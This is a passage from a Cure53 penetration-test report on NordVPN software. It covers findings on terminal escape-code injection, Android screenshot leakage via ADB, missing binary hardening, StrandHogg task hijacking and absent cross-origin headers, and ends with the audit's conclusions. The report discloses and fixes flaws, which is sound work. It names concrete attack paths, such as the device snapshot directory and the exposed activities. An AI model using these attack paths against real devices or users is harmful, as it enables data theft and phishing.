root@nord1:~# nordvpn mesh invite list
A new version of NordVPN is available! Please update the application.
SENT INVITES:
Email: "dario+nordvpn2"@cure53.de

RECEIVED INVITES:
root@nord1:~# █
```

Fig.: Color code injection via email addresses.

To mitigate this issue, Cure53 recommends sufficiently escaping all user-provided data in order to prevent color and formatting codes negatively impacting user terminals.

NV-02-018 WP2/Android: Lack of screenshot protections (Low)

Note from NordVPN: By default we use CustomTabs for user authentication, but it works as a separate service. We have little control over it and we can't add FLAG_SECURE for user login flow. As this issue relies on third party functionality and attack vector is quite limited, we decided to accept the risk.

Testing confirmed that the NordVPN Android app does not employ a security screen when it is pushed to the background. An attacker with physical access can extract the screenshots created in the background by inspecting the local storage via ADB. As a consequence, any passwords or sensitive information stored within those screenshots would be leaked.

The issue can be reproduced by pushing the app to the background while it displays sensitive information. The screenshot can then be pulled from the following directory via the Android Debug Bridge¹⁵.

Affected file:

/data/system_ce/0/snapshots/22.jpg

¹⁵ <https://developer.android.com/studio/command-line/adb>




Fig.: Potential leakage via absent security screen.

The issue can be remediated by implementing security screens for the `onActivityPause`¹⁶ or the `ON_PAUSE` lifecycle events¹⁷. In addition, the Android `FLAG_SECURE` flag¹⁸ should be set for all views containing sensitive information to further harden the application against screenshot leakage.

NV-02-019 WP2/Android: Binary hardening recommendations ([Info](#))

Note: The issue was fixed for libraries that are under direct control by NordVPN. The binaries have been made available for fix verification.

Testing confirmed that some binaries employed by the NordVPN Android App do not take advantage of all available compiler flags to prevent buffer overflows and alternative memory-associated attacks. This absent compiler flag and the consequences of continued omittance is explained in the following passage.

Lack of `-D_FORTIFY_SOURCE=2`

Omitting this flag causes the `libc` functions to lack buffer overflow checks, which increases the application's susceptibility to memory attacks. The following list highlights a selection of the binaries in the decompiled Android app deemed affected.

¹⁶ <https://developer.android.com/reference/android/app/Application.ActivityLifecycleCallback...Activity%29>

¹⁷ <https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event>

¹⁸ https://developer.android.com/reference/android/view/Window....LayoutParams#FLAG_SECURE

Affected binaries:

- *lib/arm64-v8a/libcrashlytics-trampoline.so*
- *lib/arm64-v8a/libcrashlytics.so*
- *lib/arm64-v8a/libcrashlytics-handler.so*
- *lib/arm64-v8a/libcrashlytics-common.so*
- *lib/arm64-v8a/libmooseworkerjava.so*
- *lib/arm64-v8a/libmoosenordvpnappjava.so*
- *lib/arm64-v8a/libovpnexec.so*

Lack of RELRO flag

A number of binaries render the *GOT* section writable. Without the *RELRO* flag, buffer overflows on a global variable can overwrite *GOT* entries.

Affected binaries:

- *lib/arm64-v8a/libcrashlytics-trampoline.so*
- *lib/arm64-v8a/libcrashlytics.so*
- *lib/arm64-v8a/libcrashlytics-handler.so*
- *lib/arm64-v8a/libcrashlytics-common.so*

To mitigate this issue, one can advise compiling the affected binary with the *-D_FORTIFY_SOURCE=2* flag. The flag will deploy buffer overflow checks for insecure functions such as *memcpy* amongst others within *libc*.

Regarding *RELRO*, two mitigation options are available:

Option 1: Using *-z,relro,-z,now*

This will enable full *RELRO* and is considered the most optimal protection available.

Option 2: Using only *-z,relro*

This will enable partial *RELRO*.

NV-02-020 WP2/Android: Potential phishing via StrandHogg 2.0 ([Info](#))

Note: *This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.*

Testing confirmed that the NordVPN Android app sets the *launchMode* attribute to *singleTask*, which increases susceptibility to task hijacking vectors such as StrandHogg

and StrandHogg 2.0^{19 20}, amongst others. *StrandHogg*²¹ affects activities that set the *launchMode* to *singleTask*, whilst *Strandhogg 2.0*²² affects all exported activities that do not set *launchMode* to *singleTask* or *singleInstance* on vulnerable Android versions²³. The app supports devices from Android 6 (API level 23), which renders users on Android 6 to 7 vulnerable. Another app can leverage this vulnerability to hijack the task stack for the purpose of phishing via fake activity screens. This issue can be validated by inspecting the Android app's Manifest file.

Affected file:

AndroidManifest.xml

Affected code:

```
[...] android:exported="true" android:launchMode="singleTask">
<activity android:theme="@style/AppTheme.WelcomeSplashScreen"
android:name="com.nordvpn.android.mobile.deepLinks.DeepLinkConnectActivity"
android:exported="true" android:launchMode="singleTask">
<activity android:theme="@style/AppTheme.Transparent"
android:name="com.nordvpn.android.mobile.multiFactorAuthentication.deepLinks.finishedSetup.DeepLinkMFASetupFinishedActivity" android:exported="true"
android:launchMode="singleTask">
<activity android:theme="@style/AppTheme.Transparent"
android:name="com.nordvpn.android.mobile.multiFactorAuthentication.deepLinks.gui.de.DeepLinkMFAGuideFinishedActivity" android:exported="true"
android:launchMode="singleTask">
<activity android:theme="@style/AppTheme.WelcomeSplashScreen"
android:name="com.nordvpn.android.mobile.oAuth.ui.AuthenticationActivity"
android:exported="true" android:launchMode="singleTop">
```

To mitigate this issue, Cure53 recommends setting the *taskAffinity* attribute to an empty string, which causes usage of a random task affinity rather than the predictable package name. The *launchMode* should be set to *singleInstance* to prevent task hijacking via StrandHogg and alternative task-hijacking vectors.

Affected file:

AndroidManifest.xml

Proposed fix:

```
<activity android:theme="@style/AppTheme.WelcomeSplashScreen"
android:name="com.nordvpn.android.mobile.oAuth.ui.AuthenticationActivity"
```

¹⁹ <https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/>

²⁰ <https://medium.com/mobile-app-development-publication/the-risk-of-...-can-be-mitigated-80d2ddb4af06>

²¹ <https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/>

²² <https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/>

²³ <https://www.xda-developers.com/strandhogg-2-0.../>


```
android:exported="true" android:launchMode="singleInstance"  
android:taskAffinity="">
```

NV-02-022 WP3: Lack of Cross-Origin-related HTTP security headers ([Info](#))

Note from NordVPN: *As missing security headers is not considered a vulnerability by itself but rather an additional layer of defense, it was not treated as priority change and is currently in development team's backlog. However, we take security very seriously therefore we are in the process of reviewing missing security headers on our websites and are planning to implement them in the nearest future.*

The discovery was made that the NordVPN platform lacks several of the newer²⁴ Cross-Origin-infoleak-related HTTP security headers in its responses. This does not directly lead to a security issue, yet it might aid attackers in their efforts to exploit other areas of weakness, such as issues relating to Spectre attacks²⁵. The following list enumerates the headers that require review in order to prevent associated vulnerabilities.

- **Cross-Origin Resource Policy (CORP)** and *Fetch Metadata Request* headers allow developers to control which sites can embed their resources, such as images or scripts. They prevent data from being delivered to an attacker-controlled browser-renderer process, as seen in *resourcepolicy.fyi* and *web.dev/fetch-metadata*.
- **Cross-Origin Opener Policy (COOP)** grants developers the ability to ensure that their application window will not receive unexpected interactions from other websites, allowing the browser to isolate it in its own process. This adds important process-level protection, particularly in browsers that do not enable full Site Isolation; see *web.dev/coop-coep*.
- **Cross-Origin Embedder Policy (COEP)** ensures that any authenticated resources requested by the application have explicitly opted-in to passing into load state. In the current climate, to guarantee process-level isolation for highly sensitive applications in Chrome or Firefox, applications must enable both COEP and COOP; see *web.dev/coop-coep*.

Generally speaking, the absence of Cross-Origin security headers should be considered a negative practice that could be avoided in times when attacks such as Spectre are known to be well-exploitable and exploit code is publicly available. It is recommended to insert the aforementioned headers into every relevant server response. Resources with detailed information regarding headers of this nature are available online, explaining both header-setup best practices²⁶ and the potential consequences of bypassing setup entirely.

²⁴ <https://security.googleblog.com/2020/07/towards-native-security-defenses-for.html>

²⁵ <https://meltdownattack.com/>

²⁶ <https://scotthelme.co.uk/coop-and-coep/>

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW29 through CW31 testing against a host of NordVPN components by the Cure53 team - will now be discussed at length. To summarize, the confirmation can be made that the components under scrutiny have garnered a mixed impression, with security strengths and weaknesses detected across all work packages in scope.

To provide some context on the audit in general, communication was achieved via a shared Slack channel, within which detailed status and progress updates were shared. Similarly, cross-team queries regarding certain findings and functionality were promptly answered, and the engineering team provided immediate assistance to the testing team when required. This was particularly welcome in situations whereby application flows or technical issues were initially difficult to understand.

Since Cure53's primary objective was to deep-dive evaluate the security of the various NordVPN clients, account-management online platform, and various APIs used by the client software, the following conclusory notes have been divided by the specific work packages tested. A dedicated section for each, detailing the security impression gained, is offered below.

Firstly, let's focus on the impressions gained in relation to the assessment of all WP1-related components.

- On Windows, the primary area for test scrutiny constituted the Windows service creation and alleviating any potential risk of privilege escalation issues. This included communication via named pipes created by the varying components. Positively, no issues were discovered in this regard.
- The general data handling from sources returned by API endpoints was evaluated and deemed sufficiently secure, considering that parsing-related issues were effectively deterred.
- The local file handling of the ThreatProtection API was evaluated for potential privilege escalations or DoS issues, though positively no associated issues were detected.
- The creation of new processes and external callouts was verified to determine whether injection issues relating to the Linux client could be possible, though no issues were identified.

- The OpenVPN integration was examined for any obvious flaws and misconfigurations, such as overexposed management endpoints. Fortunately, the interface is only available locally and could not be abused remotely.
- The browser callback implemented via the .desktop file format was verified to correctly enforce a specific command line option, therefore preventing any command line injections via this functionality.
- Due to its minimalistic nature, the Linux client does not offer an extensive attack surface by default, which may otherwise assist attackers for privilege escalation purposes. One method by which one could instigate this behavior was located and detailed in ticket [NV-02-006](#). Nevertheless, this weakness was deemed easily mitigable and represents a mere anomaly in conjunction with alternative issues found during the audit.
- The Linux client did, however, exhibit one *Critical* severity-rated issue, which documents the ability to leverage untrusted environment data to build and invoke a command line. This behavior resulted in a privilege escalation (see [NV-02-007](#)) that may even be exploitable in server scenarios given the right circumstances.
- Another pertinent area for scrutiny constituted the mesh functionality. All deployed routes were subject to assessment; this unveiled one minor erroneous behavior pertaining to the fact that link-local addresses are currently not taken into consideration by the deployed firewall rules (see [NV-02-008](#) for further information).
- On a positive note, despite extensive efforts, the testing team was unable to abuse a so-called exit node as a jump host to reach other connected mesh clients of this machine or ports bound to the localhost address.
- Elsewhere, the review of the Mac application placed a specific focus on the OS specific inter-process communication implemented using XPC. In this regard, two associated issues were identified within this implementation.
- The first was detected within the implementation of XPC itself, which was deemed to incorrectly verify the caller and allows a malicious process to talk to the privileged helper running as root. See ticket [NV-02-002](#) for additional guidance.
- In the eventuality the privileged helper offers a restrictive communication protocol, this issue may not have a tangible impact in actuality. However, in this particular scenario, the testing team observed that the extension loading and

execution of the privileged helper is prone to a race condition within the code signature verification, as detailed in ticket [NV-02-021](#). Nevertheless, a full proof-of-concept attack could not be implemented during the limited time frame of this audit, though the need to harden the verification process is irrefutable.

- Whilst additionally reviewing the functionality of the privileged helper process, the testing team also observed that the logs were written into a user-controllable folder. This behavior would allow an attacker with user permissions to redirect the VPN log into any root-owned file, as detailed in ticket [NV-02-001](#). Furthermore, this issue could potentially be elevated into a full privilege escalation attack to gain access to the root account.
- However, one should stress that the coverage areas for the desktop clients followed an all-encompassing approach to review as many features as possible in the time frame available. Cure53 therefore highly recommends conducting follow-up deep dives upon the various desktop client platforms - particularly Windows - due to the complex nature and sheer code size of the application.

Next, let's pass comment on the impressions gained in relation to all WP2-related components in focus, divided into specific sections as follows:

- Firstly, this work package encompassed assessment of the NordVPN browser add-ons and mobile apps in scope. In relation to the former, the manifest.json file was examined to determine whether the permissions requested are reasonable, files are not unnecessarily exposed via *web_accessible_resources*, and the rules for content scripts are correct. Positively, no issues were detected in these areas.
- The potential for various privacy leaks - including WebRTC, DNS, and IPv6 - was also rigorously evaluated. Although a PAC script is used, it is only deployed for testing proxy-server connectivity. The testing team observed that a *fixed_servers* proxy is utilized throughout the remainder of the session; as a result, leakage was successfully negated since all traffic is directed to the proxy server.
- The Split Tunneling feature provided by the extension was also extensively assessed to determine whether custom rulesets could erroneously allow unintended URLs to bypass the proxy. Aside from automatically adding additional entries to a domain (www), no associated issues were detected.
- Secondly, the Android app was subject to test scrutiny. Positively, both token leakage and third-party information enumeration were successfully deterred during this review.

- Regarding the security of the local app storage, the testing team discovered that some tokens were not protected by the Android KeyStore (see [NV-02-005](#)).
- Additionally, the custom protocol handlers were not found to not be vulnerable to Denial of Service or any alternative attack vectors exploiting malformed routing.
- The exposed activities, broadcasts, content providers, and services were audited for manipulation via intents or data leakage. However, only one Denial of Service via a serialized intent was identified, as documented in ticket [NV-02-013](#).
- Furthermore, the Android app implements sound design choices, such as limiting the minimum Android version required for the app to run so that it is affected by fewer known Android security vulnerabilities. To provide some general recommendations in lieu of significant leaks found during this particular assessment, the app could certainly integrate further protective measures to safeguard all app users, as described elsewhere in this report.
- Thirdly, the iOS app was subject to testing. In this regard, the potential for insecure storage - which could facilitate information leakage - was extensively evaluated. The testing team was able to confirm that hardening improvements could be implemented by restricting file system permissions (see [NV-02-011](#)) and disabling client-side caching (see [NV-02-010](#)).
- Since iOS employs sandboxing to prevent apps from accessing other users' local storage, one can safely assume that the NordVPN local storage is sufficiently secure regarding third-party app access. However, this countermeasure could be completely negated if an attacker is able to utilize a jailbroken or similarly-altered iPhone.
- The iOS app's network communications were also reviewed by intercepting the connection. Here, the observation was made that plaintext HTTP communications are not utilized. The testing team also attempted to intercept TLS traffic with invalid certificates, which the application correctly rejected. Furthermore, the NordVPN iOS app was found to enable App Transport Security (ATS) and does not define ATS exceptions, which would configure insecure connections.
- Cure53 also positively noted that the iOS app takes advantage of the most common compiler and linker flags such as PIE, ARC, and the Stack Canary flag.

To provide a conclusory comment on mobile security in general, the NordVPN mobile applications garnered a robust impression and are observably effective in minimizing the attack surface.

In light of this, all proposed measures in this regard should be interpreted as suggestive rather than necessary steps. Nevertheless, Cure53 recommends implementing all guidance offered to provide additional hardening to the NordVPN mobile apps.

Next, let's move onto the impressions gained during the WP3 review.

- To comprehensively assess the web and API components of the NordVPN stack, both the Windows Desktop Client and webpage HTTP communications were intercepted and audited for security vulnerabilities.
- Standard input-handling testing did not reveal any vulnerabilities. Most APIs take inputs as JSON formatted data, wherein a strong schema validation was detected in general.
- However, these tests revealed inconsistencies throughout the codebase that could certainly be improved upon to minimize the risk of potential exploitation. Here, as in the metadata endpoint of the smartDNS service, for instance, inputs of type integer - in this example for the parameter IP - are processed when the expected inputs should be of type string. This behavior incurs internal server errors and should be avoided where possible.
- Nevertheless and generally speaking, none of these incomplete schema validations led to significant security vulnerabilities.
- The NordUCP was tested for ACL issues and general input handling, whilst related functionalities were assessed for injection issues. NordCheckout, for instance, encodes purchase IDs in base64 with seemingly strong values such as the price encoded.
- Positively, no issues relating to tempered input handling were identified here. However, an additional evaluation with sources provided could garner a more in-depth review of this functionality.
- The authentication of NordVPN web portals was also subject to examination. Here, the registration and password reset flows were assessed, though no associated issues were found in these areas.

- The login process was also extensively tested. In this regard, the testing team observed the presence of two alternative login methods to password, namely login codes and SSO via Google/Apple. Concerning the login code method, assessments were conducted to confirm that an effective rate-limiting strategy had been deployed.
- The authentication via SSO uses a secure flow, specifically the Authorization Code Grant flow. However, the flow from *nordaccount.com* to UCP does not correctly validate the state parameter, which could facilitate login CSRF (see [NV-02-009](#)).
- The OAuth implementation was additionally investigated considering that NordVPN implements a custom flow (Trusted Pass). Here, the testing team observed that the implementation was mostly compliant to the specification: the authorization code is one-time-use, *callback_uri validation* constitutes an exact match, etc.
- The API calls associated with creating and accepting mesh network requests were subject to investigation, indicating that the corresponding endpoints were constructed with security as a high priority since ACL issues were completely negated in this regard.
- GraphQL is utilized to query for data throughout the different web components. Here, the confirmation was made that standard checks are performed; owing to sufficient schema validation, no bypasses or data leakages were identified.
- The ThreadProtection feature was subject to extensive testing, with Zip handling assessed for common vulnerabilities such as ZipSlip to determine whether end users could obviously be exposed to unnecessary risk.

In summation, the relatively typical volume of vulnerabilities detected for a scope of this magnitude indicates that the entire client software complex has already made strong progress from a security perspective. However, the testing team observed a plethora of significant issues and areas of improvement that must be addressed. These specifically pertain to several *High*-rated vulnerabilities and one *Critical* privilege escalation, as well as a host of miscellaneous issues. Generally speaking, mitigating said vulnerabilities will undoubtedly decrease the attack surface, whilst implementing the recommendation and best-practice guidance for the miscellaneous issues - particularly in relation to the mobile clients - will increase the security compound's defense-in-depth.



Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53

Bielefelder Str. 14

D 10709 Berlin

cure53.de · mario@cure53.de

Moving forward, Cure53 recommends conducting recurrent security assessments against the NordVPN software complex that focuses on deep dives against individual features and applications, ideally at least once a year and/or prior to the rollout of significant framework alterations. This owes to the fact that the vast and myriad complexity of all work packages is challenging to handle within such a limited audit time frame. Similarly, alterations made within one system area may have an exponential impact on other framework components. This proven approach of repeated testing will ensure that both existing vulnerabilities and issues are sufficiently addressed, as well as ensure that newly-introduced functionalities cannot incur fresh vulnerabilities and attack vectors.

Cure53 would like to thank Asta Krasnickaitė-Mickienė, Lukas Jokubauskas, Juozas Valančius, Žygimantas Kaupas, and all other participatory personnel from the Nord Security team for their excellent project coordination, support and assistance, both before and during this assignment.